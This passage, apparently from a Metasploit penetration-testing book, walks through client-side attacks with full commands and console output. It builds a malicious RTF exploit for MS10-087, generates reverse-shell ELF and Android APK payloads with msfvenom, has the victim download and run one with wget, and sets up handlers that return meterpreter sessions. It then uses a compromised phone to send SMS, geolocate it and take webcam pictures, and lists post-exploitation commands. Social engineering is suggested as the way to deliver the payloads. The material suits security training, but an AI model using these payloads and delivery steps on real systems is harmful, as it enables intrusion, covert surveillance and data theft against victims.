Affected versions	<ul style="list-style-type: none">• Microsoft Office XP SP• Microsoft Office 2003 SP 3• Microsoft Office 2007 SP 2• Microsoft Office 2010 (32-bit editions)• Microsoft Office 2010 (64-bit editions)• Microsoft Office for Mac 2011
CVE details	http://www.verisigninc.com/en_US/cyber-security/security-intelligence/vulnerability-reports/articles/index.xhtml?id=880
Exploit details	/exploits/windows/fileformat/ms10_087_rtf_pfragments_bof.rb

Let's try gaining access to the vulnerable system with the use of this vulnerability. So, let's quickly launch Metasploit and create the file, as demonstrated in the following screenshot:

```
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(ms10_087_rtf_pfragments_bof) > set payload
payload => windows/meterpreter/reverse_tcp
```

Set the required options, which will help us to connect back from the victim system, and the related filename, as shown in the following screenshot:

```
msf exploit(ms10_087_rtf_pfragments_bof) > set FILENAME NPJ.rtf  
FILENAME => NPJ.rtf  
msf exploit(ms10_087_rtf_pfragments_bof) > exploit  
[*] Creating 'NPJ.rtf' file ...  
[*] Generated output file /root/.msf4/data/exploits/NPJ.rtf
```

We need to send the NPJ.rtf file to the victim through any one of many means, such as uploading the file and sending the link to the victim, dropping the file in a USB stick, or maybe in a compressed zip format in an e-mail. Now, as soon as the victim opens this Word document, we will be getting the meterpreter shell. However, to get meterpreter access, we need to set up the handler as shown in the following screenshot:

```
msf > use exploit/multi/handler
```

Set all of the required options, such as payload and LHOST. Let's set the payload:

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```


Let's set the value of LHOST too. In addition, keep the default port 4444 as LPORT, which is already set to default, as shown in the following screenshot:

```
msf exploit(handler) > set LHOST 192.168.65.128  
LHOST => 192.168.65.128
```


We are all set to launch the handler. Let's launch the handler and wait for the victim to open our malicious file:

```
msf exploit(handler) > exploit  
[*] Started reverse handler on 192.168.65.128:4444  
[*] Starting the payload handler...  
[*] Sending stage (752128 bytes) to 192.168.65.131  
[*] Meterpreter session 1 opened (192.168.65.128:4444 -> 192.168.65.131:49169) at 2013-09-04 06:29:07 +0530  
  
meterpreter >
```

As we can see in the preceding screenshot, we get the meterpreter shell in no time at all. While on the other hand, at the victim's side, let's see what the victim is currently viewing:



As we can see, the victim is seeing **Microsoft Word (Not Responding)**, which means the application is about to crash. After a few seconds, we see another window, shown in the following screenshot:



This is a serious hang up in Microsoft Office 2007. Therefore, it is better to migrate to a different process or access may be lost.

Compromising Linux clients with Metasploit

It is quite easy to spawn a shell on a Linux box with Metasploit using `elf` files in a similar way that we did for Windows boxes using executables (`.exe`). We simply need to create an `elf` file using `msfvenom` and then pass it onto the Linux system. We will require an exploit handler to handle all communications from the exploited system as well. Let's see how we can compromise a Linux box with ease:

```
root@nn:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.107 LP  
ORT=5555 -f elf > /var/www/html/pay3.elf  
No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 71 bytes
```

We created an `elf` file and copied it to Apache's public directory, exactly the way we did in the previous examples of `msfvenom`. The only difference is that the `elf` is the default binary format for Linux systems, while `exe` is the default format for Windows. The next step is to gain access to the target system physically or by sending the malicious file. Let's say we got physical access to the system and performed the following steps:

```
root@ubuntu:~# wget http://192.168.10.107/pay3.elf  
--2016-07-05 18:20:57-- http://192.168.10.107/pay3.elf  
Connecting to 192.168.10.107:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 155  
Saving to: 'pay3.elf'  
  
100%[=====] 155 --.-K/s in 0s  
  
2016-07-05 18:20:57 (32.0 MB/s) - 'pay3.elf' saved [155/155]  
  
root@ubuntu:~# chmod 777 pay3.elf  
root@ubuntu:~# ./pay  
pay2.elf  pay3.elf  
root@ubuntu:~# ./pay  
pay2.elf  pay3.elf  
root@ubuntu:~# ./pay3.elf
```

We downloaded the file using the `wget` utility and gave full permissions to the file using the `chmod` utility.



Allowing a 600 permissions mask on the malicious file rather than 777 will limit other users from accessing the malicious file. This is generally considered as a best practice while conducting a professional penetration test.

Next, we simply executed the file, which triggered our exploit handler, and we got meterpreter access, as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > setg LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > setg LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:5555
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage... (105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.10.108
[*] Meterpreter session 5 opened (192.168.10.107:5555 -> 192.168.10.108:33070
) at 2016-07-05 18:21:30 +0530

meterpreter > ls
Listing: /root
=====
Mode          Size  Type  Last modified      Name
----          ----  ----  -----           -----
100600/rw----- 1142  fil   2016-06-21 16:09:43 +0530  .bash_history
100644/rw-r--r-- 3106  fil   2014-02-20 08:13:56 +0530  .bashrc
40700/rwx----- 4096  dir   2016-06-19 23:38:00 +0530  .cache
100600/rw----- 125   fil   2016-06-20 00:05:38 +0530  .mysql_history
100644/rw-r--r-- 140   fil   2014-02-20 08:13:56 +0530  .profile
100777/rwxrwxrwx 188   fil   2016-07-05 18:10:50 +0530  pay2.elf
100777/rwxrwxrwx 155   fil   2016-07-05 18:20:04 +0530  pay3.elf

meterpreter > sysinfo
Computer       : ubuntu
OS            : Linux ubuntu 4.2.0-27-generic #32~14.04.1-Ubuntu SMP Fri Jan 2
2 15:32:27 UTC 2016 (i686)
Architecture   : i686
Meterpreter    : x86/linux
meterpreter >
```

It was quite easy to pawn a meterpreter from a Linux system. However, Linux systems can be attacked using malicious packages as well. In those cases, when a user installs a malicious package, it triggers the exploit handler.




There's more information on binary Linux Trojans at <https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/>.

Attacking Android with Metasploit


The Android platform can be attacked either by creating a simple APK file or by injecting the payload into the existing APK. We will cover the first one. Let's get started by generating an APK file with msfvenom as follows:

```
root@mm:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.1
68.10.107 LPORT=4444 R> /var/www/html/pay2.apk
No platform was selected, choosing Msf::Module::Platform::Android
from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8833 bytes
```

On generating the APK file, all we need to do is to either convince the victim (perform social engineering) to install the APK or physically gain access to the phone. Let's see what happens on the phone as soon as a victim downloads the malicious APK:



Once the download is complete, the user installs the file as follows:



Most people never notice what permissions an app asks for. So, an attacker gains complete access to the phone and steals personal data. The preceding screenshot lists the required permissions an application needs in order to operate correctly. Once the install happens successfully, the attacker gains complete access to the target phone:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp

payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.10.104:44753) at 2016-07-05 18:47:59 +0530

meterpreter >
```


Whooaaa! We got meterpreter access easily. Post exploitation is widely covered in the next chapter. However, let's see some of the basic functionalities:

```
meterpreter > check_root
[+] Device is rooted
```

We can see that running the `check_root` command states that the device is rooted. Let's see some other functions:

```
meterpreter > send_sms -d 8130 -t "hello"
[+] SMS sent - Transmission successful
```

We can use `send_sms` command to send a SMS to any number from the exploited phone. Let's see if the message was delivered or not:




Bingo! The message was delivered successfully. Meanwhile, let's see what system we broke into using the `sysinfo` command:

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 3.10.40-g34f16ee (armv7l)
Meterpreter   : java/android
```

Let's geolocate the mobile phone:

```
meterpreter > wlan_geolocate
[*] Google indicates the device is within 150 meters of 28.5448806,77.3689138.
[*] Google Maps URL: https://maps.google.com/?q=28.5448806,77.3689138
```


Browsing the Google maps link, we can get the exact location of the mobile phone:



Let's take some pictures with the exploited phone's camera:

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XlGjwKRr.jpeg
```

We can see we got the picture from the camera. Let's view the image:



Summary

This chapter explained a hands-on approach to client-based exploitation. Learning client-based exploitation will ease a penetration tester in internal audits or in a situation where internal attacks can be more impactful than external ones.

In this chapter, we looked at a variety of techniques that can help us attack client-based systems. We looked at browser-based exploitation and its variants. We exploited Windows-based systems using Arduino. We learned how we could create various file format-based exploits and use Metasploit with DNS-spoofing attack vectors. Lastly, we also learned how to exploit Linux-based clients and exploit Android devices.

In the next chapter, we will look at advanced attack vectors and post exploitation in detail.

20

Metasploit Extended

"Don't be afraid to steal, just steal the right stuff" - Mike Monteiro

This chapter will feature extended features and hardcore post exploitation. Throughout this chapter, we will focus on out-of-the-box approaches for post exploitation and will cover tedious tasks such as privilege escalation, getting passwords in clear text, finding juicy information, and much more.

During the course of this chapter, we will cover and understand the following key aspects:

- Performing basic post exploitation
- Carrying out operations covertly
- Privilege escalation
- Finding passwords from the memory

Let's now jump into the post exploitation features of Metasploit and start with the basics in the next section.

The basics of post exploitation with Metasploit

We have already covered few of the post-exploitation modules in the previous chapters. However, we will focus here on the features that we did not cover. Throughout the preceding chapters, we focused on exploiting the systems, but now we will focus only on the systems that have been exploited already. So, let's get started with the most basic commands used in post-exploitation in the next section.

Basic post exploitation commands

Core meterpreter commands are those that are available on most exploited systems using a meterpreter payload and that provide the basic core functionalities for post exploitation. Let's get started with some of the most basic commands that will help you get started with post-exploitation.

The help menu

We can always refer to the help menu to list all the various commands that are usable on the target by issuing `help` or `?` as shown in the following screenshot:

```
meterpreter > ?  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for 'load'
uuid	Get the UUID for the current session
write	Writes data to a channel

Background command

While carrying out post exploitation, we may run into a situation where we need to perform additional tasks, such as testing for a different exploit or running a privilege escalation exploit. However, in order to achieve that we need to put our current meterpreter session in the background. We can do this by issuing the background command, as shown in the following screenshot:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(rejetto_hfs_exec) > sessions -i

Active sessions
=====
Id  Type          Information                         Connection
--  --           -----
1   meterpreter x86/win32  WIN-3K0U2TIJ4E0\mm @ WIN-3K0U2TIJ4E0  192.168.10.11
2:4444 -> 192.168.10.110:49250 (192.168.10.110)

msf exploit(rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

We can see in the preceding screenshot that we successfully managed to put our session in the background and re-interacted with the session using the `sessions -i` command followed by the session identifier.

Machine ID and UUID command

We can always get the machine ID of an attached session by issuing the `machine_id` command as follows:

```
meterpreter > machine_id
[+] Machine ID: e43ad99d79dd7134b8a9e42c1683f0d5
```

To view the UUID, we can simply issue the `uuid` command, as shown in the following screenshot:

```
meterpreter > uuid  
[+] UUID: 2a35d6e656e854e0/x86=1/windows=1/2016-07-10T08:31:28Z
```

Reading from a channel

Carrying out post exploitation, we may require to list and read from a particular channel. We can do this by issuing the `channel` command as follows:

```
meterpreter > channel -l  
  
Id  Class   Type  
--  -----  
1   3       stdapi_process
```

```
meterpreter > channel -r 1  
Read 134 bytes from 1:
```

```
C:\Users\mm\Downloads\abb497bd93aff9fa3379b2aaaf73fc9c7-hfs2.3_288>  
C:\Users\mm\Downloads\abb497bd93aff9fa3379b2aaaf73fc9c7-hfs2.3_288>
```

In the preceding screenshot, we listed all the available channels by issuing the `channel -l` command, and using the channel ID, we can read a channel by issuing `channel -r [channel-id]`. The channel subsystem allows reading, listing, and writing through all the logical channels that existed as a communication sub-channel through the meterpreter shell.

Getting the username and process information

Once we land in the target system, it is important to know the current user and the process that we broke into. This is extremely important information because we will require it for privilege escalation and migration to a safer process. Let's see how we can figure out the username and process information:

```
meterpreter > machine_id  
[+] Machine ID: e43ad99d79dd7134b8a9e42c1683f0d5  
meterpreter > getuid  
Server username: WIN-3K0U2TIJ4E0\mm  
meterpreter > getpid  
Current pid: 1844
```

We can see that we found out the username, which is **mm**, by issuing the `getuid` command, and we found out the current process ID that spawned the meterpreter session by issuing the `getpid` command. Let's see which process our meterpreter session is sitting in by issuing the `ps` command:

```
1844 2216 kKfqITswCZS.exe x86 2 WIN-3K0U2TIJ4E0\mm C:\Users\mm\Ap  
pData\Local\Temp\rad9B262.tmp\kKfqITswCZS.exe
```

As we can see, we are into a process whose file resides in the temporary folder.



It is always good to migrate to a safer process such as `explorer.exe` or `svchost.exe`

Getting system information

System information can be gained by issuing the `sysinfo` command as we saw in the previous chapters. Let's have a quick look:

```
meterpreter > sysinfo  
Computer : WIN-SWIKK0TKSHX  
OS : Windows 2008 (Build 6001, Service Pack 1).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/win32
```

Networking commands

We can get network information by using the ipconfig/ ifconfig, arp, and netstat commands as follows:

```
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 10
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:84:55:8c
MTU       : 1500
IPv4 Address : 192.168.10.109
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::187c:6989:bcc5:254f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

The ipconfig command allows us to view the local IP address and any other associated interfaces. This command is vital because it reveals any other internal networks connected to the compromised hosts.

Similarly, the arp command reveals all the IP addresses associated with the target system, which will allow us to gain more information about the other systems in the vicinity, such as the connected broadcast domain, as shown in the following screenshot:

ARP cache		
IP address	MAC address	Interface
192.168.10.1	e8:de:27:86:be:0a	10
192.168.10.105	b0:10:41:c8:46:df	10
192.168.10.112	08:00:27:55:fc:fa	10
192.168.10.255	ff:ff:ff:ff:ff:ff	10
224.0.0.22	00:00:00:00:00:00	1
224.0.0.22	01:00:5e:00:00:16	10
224.0.0.252	00:00:00:00:00:00	1
224.0.0.252	01:00:5e:00:00:fc	10
255.255.255.255	ff:ff:ff:ff:ff:ff	10

The netstat command displays all the port information and the associated daemons running on it. The result of netstat command shows detailed information on the applications running on the target, as shown in the following screenshot:

Connection list						
Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:80	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	812/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:3389	0.0.0.0:*	LISTEN	0	0	1144/svchost.exe
tcp	0.0.0.0:8081	0.0.0.0:*	LISTEN	0	0	904/hfs.exe
tcp	0.0.0.0:49152	0.0.0.0:*	LISTEN	0	0	496/wininit.exe
tcp	0.0.0.0:49153	0.0.0.0:*	LISTEN	0	0	848/svchost.exe
tcp	0.0.0.0:49154	0.0.0.0:*	LISTEN	0	0	980/svchost.exe
tcp	0.0.0.0:49155	0.0.0.0:*	LISTEN	0	0	584/lsass.exe
tcp	0.0.0.0:49156	0.0.0.0:*	LISTEN	0	0	1564/svchost.exe
tcp	0.0.0.0:49157	0.0.0.0:*	LISTEN	0	0	572/services.exe
tcp	192.168.10.109:49175	192.168.10.112:4444	ESTABLISHED	0	0	1856/notepad.exe
tcp	192.168.10.109:49174	192.168.10.112:4444	ESTABLISHED	0	0	3432/zVAwcrHboKR.exe
tcp6	:::80	:::*	LISTEN	0	0	4/System
tcp6	:::135	:::*	LISTEN	0	0	812/svchost.exe

File operation commands

We can view the present working directory by issuing the `pwd` command as follows:

```
meterpreter > pwd  
C:\Users\mm
```

Additionally, we can browse the target filesystem using the `cd` command and create directories with the `mkdir` command as follows:

```
meterpreter > cd C:\\  
meterpreter > pwd  
C:\\  
meterpreter > mkdir metasploit  
Creating directory: metasploit  
meterpreter > cd metasploit  
meterpreter > pwd  
C:\\metasploit
```

The meterpreter shell allows us to upload files onto the target system using the `upload` command. Let's see how it works:

```
meterpreter > upload /root/Desktop/test.txt C:\\  
[*] uploading : /root/Desktop/test.txt -> C:\\  
[*] uploaded : /root/Desktop/test.txt -> C:\\\\test.txt
```

We can edit any file on the target by issuing the `edit` command followed by the filename, as shown following:

```
This is a test file.. Metasploit Rocks!  
-  
-  
-
```

Let's now view the content of the file by issuing the `cat` command as follows:

```
meterpreter > edit C:\\test.txt  
meterpreter > cat C:\\test.txt  
This is a test file  
Metasploit Rocks
```

We can use the `ls` command to list all files in the directory as follows:

meterpreter > ls C:\				
Mode	Size	Type	Last modified	Name
----	----	----	-----	---
40777/rwxrwxrwx	0	dir	2008-01-19 14:15:37 +0530	\$Recycle.Bin
100444/r----r--	8192	fil	2016-03-24 05:06:01 +0530	BOOTSECT.BAK
40777/rwxrwxrwx	0	dir	2016-03-24 05:06:00 +0530	Boot
40777/rwxrwxrwx	0	dir	2008-01-19 17:21:52 +0530	Documents and Settings
40777/rwxrwxrwx	0	dir	2008-01-19 15:10:52 +0530	PerfLogs
40555/r-xr-xr-x	0	dir	2016-06-19 21:13:06 +0530	Program Files
40777/rwxrwxrwx	0	dir	2008-01-19 17:21:52 +0530	ProgramData
40777/rwxrwxrwx	0	dir	2016-03-24 04:06:36 +0530	System Volume Information
40555/r-xr-xr-x	0	dir	2016-06-19 20:27:20 +0530	Users
40777/rwxrwxrwx	0	dir	2016-06-19 21:11:10 +0530	Windows
100777/rwxrwxrwx	24	fil	2006-09-19 03:13:36 +0530	autoexec.bat
100444/r----r--	333203	fil	2008-01-19 13:15:45 +0530	bootmgr
100666/rw-rw-rw-	10	fil	2006-09-19 03:13:37 +0530	config.sys
40777/rwxrwxrwx	0	dir	2016-03-23 16:15:31 +0530	inetpub
40777/rwxrwxrwx	0	dir	2016-06-19 22:03:51 +0530	metasploit
100666/rw-rw-rw-	1387765760	fil	2016-06-20 08:42:49 +0530	pagefile.sys
100666/rw-rw-rw-	37	fil	2016-06-19 22:11:36 +0530	test.txt

We can also use the `rmdir` command to remove a particular directory from the target and the `rm` command to remove a file as follows:

meterpreter > rm test.txt				
meterpreter > ls				
Listing: C:\				
Mode	Size	Type	Last modified	Name
----	----	----	-----	---
40777/rwxrwxrwx	0	dir	2008-01-19 14:15:37 +0530	\$Recycle.Bin
100444/r----r--	8192	fil	2016-03-24 05:06:01 +0530	BOOTSECT.BAK
40777/rwxrwxrwx	0	dir	2016-03-24 05:06:00 +0530	Boot
40777/rwxrwxrwx	0	dir	2008-01-19 17:21:52 +0530	Documents and Settings
